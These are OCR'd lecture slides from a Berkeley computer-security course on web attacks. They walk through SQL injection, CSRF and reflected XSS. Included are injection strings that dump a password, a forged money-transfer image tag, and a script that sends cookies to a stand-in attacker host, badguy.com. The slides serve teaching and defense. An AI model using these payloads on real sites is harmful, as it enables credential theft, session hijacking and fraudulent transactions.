Web Attacks, con’t

CS 161: Computer Security

Prof. Vern Paxson

TAs: Devdatta Akhawe, Mobin Javed
& Matthias Vallentin

http://inst.eecs.berkeley.edu/~cs161/

February 24, 2011

Announcements

- Guest lecture a week from Thursday (March 3rd), Prof. David Wagner
  - Correction: material will not be in scope for the Midterm
- My office hours the week of March 7th will be by appointment
- Homework #2 should be out by tonight, due in 1 week

Goals For Today

- Make previously discussed web attacks concrete
  - SQL injection
  - Cross-site request forgery (CSRF)
  - Reflected cross-site scripting (XSS)
- Illustrate additional web attacks
  - Stored XSS
  - Clickjacking
- … and discuss defenses

SQL Injection Scenario

- Suppose web server front end stores URL parameter "`recipient`" in variable `$recipient` and then builds up a string with the following SQL query:

  ```
  $sql = "SELECT PersonID FROM Person
              WHERE Balance < 100 AND
               Username='$recipient' ";
  ```

- How can recipient cause trouble here?
  - How can we see <u>anyone's</u> account?

SQL Injection Scenario, con't

```
WHERE Balance < 100 AND
        Username='$recipient'; "
```

- $recipient = foo' OR 1=1; --

```
WHERE Balance < 100 AND
        Username='foo' OR 1=1; --' "
```

- *Precedence* & "--" (comment) makes this:

```
WHERE (Balance < 100 AND
        Username='foo') OR 1=1;
```

- Always true!

Demo Tools

- *Bro*: freeware network monitoring tool
  - Scriptable
  - Primarily designed for real-time intrusion detection
  - `www.bro-ids.org`

- *Squigler*
  - Cool “`localhost`” web site(s) (Python/SQLite)
  - Developed by Arel Cordero
  - Let me know if you’d like a copy to play with

```
def post_squig(user, squig):
    if not user or not squig: return
    conn = sqlite3.connect(DBFN)
    c    = conn.cursor()
    c.executescript("INSERT INTO squigs VALUES
           ('%s', '%s', datetime('now'));" %
                                  (user, squig))
    conn.commit()
    c.close()
```

Server code for posting a “squig”

```
INSERT INTO squigs VALUES
     (dilbert, 'don't contractions work?',
      date);
```

Syntax error

```
INSERT INTO squigs VALUES
     (dilbert, '' || (select password from accounts where username='bob') || '',
      date);
```

```
INSERT INTO squigs VALUES
     (dilbert, '' || (select password from accounts where
username='bob') ||'',
      date);
```

Empty string literals

```
INSERT INTO squigs VALUES
     (dilbert, ' '|| (select password from accounts where
username='bob')|| ' ',
      date);
```

Concatenation operator.

Concatenation of string **S** with empty string is just **S**

```
INSERT INTO squigs VALUES
     (dilbert, (select password from accounts where
username='bob'),
      date);
```

Value of the squig will be Bob's password!

Web Accesses w/ Side Effects

- Recall our earlier banking URL:

```
http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob
```

- So what happens if we visit `evilsite.com`, which includes:

```
<img src="http://mybank.com/moneyxfer.cgi?
     Account=alice&amt=500000&to=DrEvil">
```

- *Cross-Site Request Forgery* (**CSRF**) attack

URL fetch for posting a *squig*

```
Request (to 127.0.0.1/8080): GET
    /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
    &squig=squigs+speak+a+deep+truth
HOST: "localhost:8080"
REFERER:"http://localhost:8080/userpage?user=dilbert"
COOKIE: "session_id=5321506"
```

Web action with *side effect*

URL fetch for posting a *squig*

```
Request (to 127.0.0.1/8080): GET
    /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
    &squig=squigs+speak+a+deep+truth
HOST: "localhost:8080"
REFERER:"http://localhost:8080/userpage?user=dilbert"
COOKIE: "session_id=5321506"
```

Authenticated with cookie that browser automatically sends along

Subversive Script Execution

Cross-Site Scripting (*XSS*)

- Attacker’s goal: cause victim’s browser to execute Javascript written by the attacker …
- … but with the browser believing that the script instead was sent by a trust server `mybank.com`
  - In order to circumvent the Same Origin Policy (SOP), which will prevent the browser from letting Javascript received directly from `evil.com` to have full access to content from `mybank.com`
- (Do not confuse with CSRF! CSRF is about web requests with side effects; XSS is about getting Javascript treated as though a trusted server sent it)

The Setup

- User input is echoed into HTML response.
- *Example*: search field
  - **http://victim.com/search.php?term=**`apple`
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- How can an attacker exploit this?

Injection Via Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php?term=
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )   </script>
```

What if user clicks on this link?

1) Browser goes to `victim.com/search.php`
2) `victim.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `victim.com`

   Sends `badguy.com` cookie for `victim.com`

   Or any other **arbitrary execution / rewrite `victim.com` page**

Demo on


(1) ***Finding*** and

(2) ***Exploiting***


Reflected XSS vulnerabilities

Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)

